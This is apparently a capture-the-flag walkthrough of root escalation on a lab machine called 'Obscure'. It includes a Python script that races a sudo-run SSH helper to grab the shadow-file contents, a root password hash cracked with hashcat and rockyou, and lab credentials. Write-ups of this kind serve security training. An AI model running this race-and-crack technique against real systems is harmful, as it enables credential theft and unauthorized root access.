
First u need create SSH directory in tmp folder




```
robert@obscure:/tmp/SSH$ touch myfile.py
robert@obscure:/tmp/SSH$ ls
myfile.py
robert@obscure:/tmp/SSH$ 
```



```
  GNU nano 2.9.3                                             myfile.py

#!/usr/bin/env python3
import subprocess
import os
import time
import shutil

source = "/tmp/SSH/"
target = "/tmp/"
files1 = os.listdir(source)

while True:
        time.sleep(0.01)
        files2 = os.listdir(source)
        new = [f for f in files2 if all([not f in files1])]
        for f in new:
                trg = os.path.join(target,f)
                shutil.move(os.path.join(source,f),trg)
                subprocess.Popen(["/bin/cat",trg])
                print(trg)
        files1 = files2
```




```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
Traceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 50, in <module>
    os.remove(os.path.join('/tmp/SSH/',path))
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/SSH/hZ3XfWnd'
```




```
robert@obscure:/tmp/SSH$ python3 myfile.py
/tmp/hZ3XfWnd
root
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
18226
0
99999
7
```

This is second window



```
root@kali:~/Masaustu# hashcat -a 0 -m 1800 hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-4712MQ CPU @ 2.30GHz, 512/1492 MB allocatable, 4MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D
 VECT_SIZE=4 -D DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=16 -D KERN_TYPE=1800 -D _unroll'
* Device #1: Kernel m01800-pure.8cc0ecae.kernel not found in cache! Building may take a while...
* Device #1: Kernel amp_a0.8c199a65.kernel not found in cache! Building may take a while...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1:mercedes
```



```
root@kali:~/Masaüstü# ssh robert@10.10.10.168
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Dec  6 08:49:23 UTC 2019

  System load:  0.31               Processes:             171
  Usage of /:   45.6% of 9.78GB   Users logged in:       1
  Memory usage: 21%                IP address for ens160: 10.10.10.168
  Swap usage:   0%


40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Ch


Last login: Fri Dec  6 08:47:55 2019 from 10.10.16.26
robert@obscure:~$ w
 08:49:26 up 27 min,  4 users,  load average: 0.31, 0.61, 0.59
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
robert   pts/2    10.10.14.245     08:28    1:42   0.16s  0.16s -bash
robert   pts/5    10.10.16.26      08:44   35.00s  0.16s  0.16s -bash
robert   pts/7    10.10.16.26      08:47    6.00s  0.14s  0.14s -bash
robert   pts/8    10.10.15.78      08:49    1.00s  0.09s  0.00s w
robert@obscure:~$ su
Password:
root@obscure:/home/robert# pwd
/home/robert
root@obscure:/home/robert# cat /root/root.txt
512fd4429f33a113a44d5acde23609e3
```